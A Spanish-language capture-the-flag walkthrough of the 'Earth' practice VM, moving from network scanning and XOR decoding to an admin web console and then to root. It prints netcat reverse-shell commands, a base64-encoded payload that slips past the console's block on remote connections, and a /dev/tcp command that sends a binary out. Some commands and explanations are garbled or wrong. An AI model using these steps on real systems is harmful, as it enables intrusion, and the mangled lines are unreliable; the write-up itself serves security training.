

Vulnerabilidad EARTH.

Realizamos un netdiscover para encontrar la ip de la máquina vulnerable:

```
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240



| IP        | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|-----------|-------------------|-------|-----|------------------------|
| 10.0.22.1 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.22.2 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.22.3 | 08:00:27:95:45:4d | 1     | 60  | PCS Systemtechnik GmbH |
| 10.0.22.9 | 08:00:27:62:95:36 | 1     | 60  | PCS Systemtechnik GmbH |



arpeta ...

(root@kali)-[/home/allun]
# netdiscover -r 10.0.22.0/24
```

Seguidamente, lanzaremos un nmap para encontrar los puertos vulnerables:

```

root@kali:~# ./homo/allun
[*-# nmap -A 10.0.22.9 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 15:45:28
Nmap scan report for 10.0.22.9
Host is up (0.0011s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 30:2c:3f:dc:8b:76:e9:21:7b:db:56:2a:df:be:9:a8 (ECDSA)
|   256 8b:5c:72:3b:72:11:21:6e:3a:84:e8:41:ec:c8:f8:a1 (ED25519)
80/tcp    open  http      Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1L mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1L mod_wsgi/4.7.1 Python/3.9
|_ http-title: Bad Request (400)
443/tcp   open  ssl/http  Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1L mod_wsgi/4.7.1 Python/3.9)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=earth.local,StateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
| Not valid after: 2031-10-10T23:26:31
|_ tls-alpn:
|_   http/1.1
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1L mod_wsgi/4.7.1 Python/3.9
|_ http-title: Test Page for the HTTP Server on Fedora
MAC Address: 08:00:27:62:93:B6 (Oracle VirtualBox virtual NIC)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: generic purpose/storage-misc
Running (JUST GUESSING): Linux 4.Xi5,6.Xi3.X (97%), Synology DiskStation Manager 5.X (90%), Netgear RAILdiator 4.X (87%)
OS CPE: cpe:/o:linuxlinux:kernel:6 cpe:/o:linuxlinux:kernel:2.6.32 cpe:/o:linuxlinux:kernel:2.6.32 cpe:/o:synology:diskstation_manager:5.2 cpe:/o:netgear:raildiator:4.2.28
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (95%), Linux 5.4 (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 1.07 ms 10.0.22.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 28.26 seconds

```


```
nmap -A IP -T5.
```

- -A: representa lo mismo que **-p -open -sSCV -n -Pn**. (puertos, abiertos, tipo de escaneo, no resuelve los DNS, no comprobar que el host no esté *up*).

Encontraremos 3 puertos abiertos:


```
22/tcp open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp open  http      Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http  Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
```

Probaremos por web para encontrar alguna información:




Bad Request (400)

Se ve que sale un Bad Request (400), pero al inspeccionar veremos que es una resolución en html, y no un error de petición como dice.



Probamos a entrar al host encontrado:





Ahora vamos a ver el host desde el echo.

```

(root@akali)-[/home/allun] to the server at earth.local.
# echo "10.0.22.9 earth.local" >> /etc/hosts

(root@akali)-[/home/allun] If you entered the right address, you can:
# echo "10.0.22.9 terratest.earth.local" >> /etc/hosts
* Try again later

(root@akali)-[/home/allun] work connection
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      akali

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.0.22.9    earth.local
10.0.22.9    terratest.earth.local

(root@akali)-[/home/allun]
# █

```

NOTA: Ir con cuidado con los >>:

- `|` = eliminar el contenido (sustituye)
- `>>*` = agregar contenido.
 - Para ir con cuidado, hacer una copia con **`cp /etc/hosts /etc/hosts.bak`**

- ```
(root@akali)-[/home/allun]
cp /etc/hosts /etc/hosts.bak
```


Ahora probamos de nuevo el DNS:

Bad Request (400) × http://10.0.22.9/ × Earth Secure Messaging × +

← → ↻ 🏠 earth.local 80% ☆ 📧 📁 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec CVE - CVE GTFOBins

## Earth Secure Messaging Service



Send your message to Earth:

Message:

Message key:

Send message

Previous Messages:

- 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d02
- 2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d

Y con la configuración hecha, ya podemos ver la página.

Como no tenemos nada de información relevante, vamos a proceder con un gobuster. En este caso, usaremos el **dirb**. También existe el **dirbuster**.

```
(root@kali)-[/home/allun]
dirb https://terratest.earth.local/

DIRB v2.22
By The Dark Raver


START_TIME: Wed Oct 23 16:17:20 2024
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: https://terratest.earth.local/ —
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

END_TIME: Wed Oct 23 16:17:25 2024
DOWNLOADED: 4612 - FOUND: 3
```


Entrando al **robots.txt**, nos dará lo siguiente:




```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

Ahora, probaremos todas las extensiones gracias a `Disallow: /testingnotes.*`

Encontraremos que la **.txt** nos funciona:



Iremos al **testdata.txt**:



Nos encontramos en un sistema de decodificación. Necesitamos 3 variables. Encriptación, algoritmo de encriptación y la key de encriptación.

**NOTA:** Programa cybarchef nos permite:

- Desencriptar mensajes.

Probando con el programa **cybarchef**, con la key y el mensaje encriptado, junto con el algoritmo que sabemos que es el XOR, nos da lo siguiente:





# Log In

Username:

Password:

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

Command output:

Y al ser un CLI, funcionará como una consola de comandos. Por ejemplo, un **ls -al**.

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

Command output: total 20 dr-xr-xr-x. 17 root root 244 Nov 1 2021 . dr-xr-xr-x. 17 root root 244 Nov 1 2021 .. -rw-r--r-- 1 root root 0 Nov 1 2021 .autorelabel lrwxrwxrwx. 1 root root 7 Jan 26 2021 bin -> usr/bin dr-xr-xr-x. 5 root root 4096 Oct 11 2021 boot drwxr-xr-x 20 root root 3840 Oct 23 13:37 dev drwxr-xr-x. 101 root root 8192 Nov 1 2021 etc drwxr-xr-x. 3 root root 19 Oct 11 2021 home lrwxrwxrwx. 1 root root 7 Jan 26 2021 lib -> usr/lib lrwxrwxrwx. 1 root root 9 Jan 26 2021 lib64 -> usr/lib64 drwxr-xr-x. 2 root root 6 Jan 26 2021 media drwxr-xr-x. 2 root root 6 Jan 26 2021 mnt drwxr-xr-x. 2 root root 6 Jan 26 2021 opt dr-xr-xr-x 180 root root 0 Oct 23 13:37 proc dr-xr-x---. 3 root root 216 Nov 1 2021 root drwxr-xr-x 35 root root 1060 Oct 23 13:37 run lrwxrwxrwx. 1 root root 8 Jan 26 2021 sbin -> usr/sbin drwxr-xr-x. 2 root root 6 Jan 26 2021 srv dr-xr-xr-x 13 root root 0 Oct 23 13:37 sys drwxrwxrwt 2 root root 40 Oct 23 13:37 tmp drwxr-xr-x. 12 root root 144 Oct 11 2021 usr drwxr-xr-x. 22 root root 4096 Oct 12 2021 var

Probaremos que se abra un canal a nuestra máquina con el comando **nc -e /bin/sh IP** :

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

- Remote connections are forbidden.

CLI command:

Command output:

Veremos que no nos deja abrir canales, que las conexiones remotas no son posibles.

Querremos saber si tenemos permisos sobre algo.

Primero, nos dirigiremos a /home, nos de un listado de lo que hay dentro del directorio, y donde

me encuentro:

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

```
cd /home; ls -al; pwd
```

Run command

```
Command output: total 0 drwxr-xr-x. 3 root root 19 Oct 11 2021 . dr-xr-xr-x. 17 root root 244 Nov 1 2021 ..
drwx-----. 4 earth earth 141 Oct 13 2021 earth /home
```

**NOTA:** La diferencia entre | y ; es que el pipe (|) te ejecuta todo de golpe, mientras que el punto y coma (;) concatena las instrucciones una a una.

Si tenemos acceso al directorio de variables (/var), podremos hacer algo.

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

```
cd /var; ls -al
```

Run command

```
Command output: total 16 drwxr-xr-x. 22 root root 4096 Oct 12 2021 . dr-xr-xr-x. 17 root root 244 Nov 1 2021 .. -rw-
r--r--. 1 root root 208 Oct 11 2021 .updated drwxr-xr-x. 2 root root 19 Oct 11 2021 account drwxr-xr-x. 2 root root 6
Jan 26 2021 adm drwxr-xr-x. 13 root root 164 Oct 11 2021 cache drwxr-xr-x. 2 root root 6 Jan 27 2021 crash drwxr-xr-
x. 3 root root 18 Oct 11 2021 db drwxrwxrwx. 4 root root 101 Oct 23 14:38 earth_web drwxr-xr-x. 2 root root 6 Jan 26
2021 empty drwxr-xr-x. 2 root root 6 Jan 26 2021 ftp drwxr-xr-x. 2 root root 6 Jan 26 2021 games drwxr-xr-x. 3 root
root 18 Aug 19 2021 kerberos drwxr-xr-x. 42 root root 4096 Oct 11 2021 lib drwxr-xr-x. 2 root root 6 Jan 26 2021
local lrwxrwxrwx. 1 root root 11 Oct 11 2021 lock -> ../run/lock drwxr-xr-x. 10 root root 4096 Oct 23 13:37 log
lrwxrwxrwx. 1 root root 10 Jan 26 2021 mail -> spool/mail drwxr-xr-x. 2 root root 6 Jan 26 2021 nis drwxr-xr-x. 2
root root 6 Jan 26 2021 opt drwxr-xr-x. 2 root root 6 Jan 26 2021 preserve lrwxrwxrwx. 1 root root 6 Oct 11 2021 run
-> ../run drwxr-xr-x. 8 root root 86 Oct 11 2021 spool drwxrwxrwt 2 root root 6 Oct 23 13:37 tmp drwxr-xr-x. 4 root
root 33 Oct 7 2021 www drwxr-xr-x. 2 root root 6 Jan 26 2021 yp
```

Encontramos que earth\_web tiene acceso de drwxr-xr-x (directorio, lectura-escritura-ejecución-lectura, ejecución-lectura, ejecución)

Para encontrar acceso a ese directorio, probaremos con un netcut:

```
(root@akali)-[/home/allun]
nc -nlvp 4444
```

Usamos el 4444 porque el 443 ya está en uso.

Ahora haremos un **nc -e /bin/bash IP 4444**

---

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

- Remote connections are forbidden.

CLI command:

```
nc -e /bin/bash 10.0.
```

Run command

Command output:

Nos dice que sigue estando prohibido las conexiones remotas.

Ahora lo probaremos con un base64. Codificando el comando.

```
(root@akali)-[/home/allun]
echo "nc -e /bin/bash 10.0.22.4 4444" | base64
bmMgLUUgLUJpbi9iYXNoIDFwLjAuMjIuNCA0NDQ0Cg==
```

Ahora nos iremos otra vez al CLI y haremos un reverse.

```
bmMgLUUgLUJpbi9iYXNoIDFwLjAuMjIuNCA0NDQ0Cg==
echo ' | base64 -d | -bash.
```

Con el bash, lo que forzamos es que lo que me va a decompilar me lo ejecute como un script.

La página se va a quedar pensando, y nosotros ya tendremos acceso:

```
(root@akali)-[/home/allun]
nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.22.4] from (UNKNOWN) [10.0.22.9] 49698
whoami
apache
```

Buscaremos:

- /: desde la raíz.
- **-perm:** donde tenga permisos.
- **-u=s:** otorgarnos permisos
- **-type:** tipo de fichero
- **2>:** error, mayor 2
- **/dev/null:** carpeta.

```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

Nos percatamos que hay el directorio `/usr/bin/reset_root`.

```
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
```

Vemos el contenido del directorio, pero si lo queremos ejecutar:

```
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

Veremos que no podemos porque no todo está presente. Para llevárnoslo a nuestra máquina, al no poderse usar el get ni tener el puerto ftp abierto:

1. Abrimos una terminal nueva
2. Abrimos una nueva escucha, pero lo que reciba lo mande al archivo **reset\_root**.

```
(root@akali)-[/home/allun]
nc -nlvp 3333 > reset_root
listening on [any] 3333 ...
```

Ahora, listamos el archivo de **reset\_root**, mandándolo a una IP en concreto, con el puerto abierto.

```
cat /usr/bin/reset_root > /dev/tcp/10.0.22.4/3333
```



Para descifrarlo, usaremos ingeniería inversa, pasando el ejecutable a código fuente, usando LTRACE.

```
(root@akali)-[/home/allun] 1
apt install ltrace -y
```

Damos permisos al reset\_root y vemos los archivos necesarios para ejecutarlos.

```
(root@akali)-[/home/allun] 2
chmod +x reset_root
apache
(root@akali)-[/home/allun] /tcp/10.0.22.4/3333
ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT ...
) touch /dev/shm/kHgTFI5G = 38
access("/dev/shm/kHgTFI5G", 0) = -1
access("/dev/shm/Zw7bV9U5", 0) = -1
access("/tmp/kcM0Wewe", 0) PRESENT ... = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) root = 44
+++ exited (status 0) +++
```

En la máquina, vamos a obtener los archivos, ejecutar el reset\_root, y ya entraremos al root:

```
touch /dev/shm/Zw7bV9U5
touch /dev/smh/kHgTFI5G
touch /tmp/kcM0Wewe
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
su root
Earth
whoami
root
```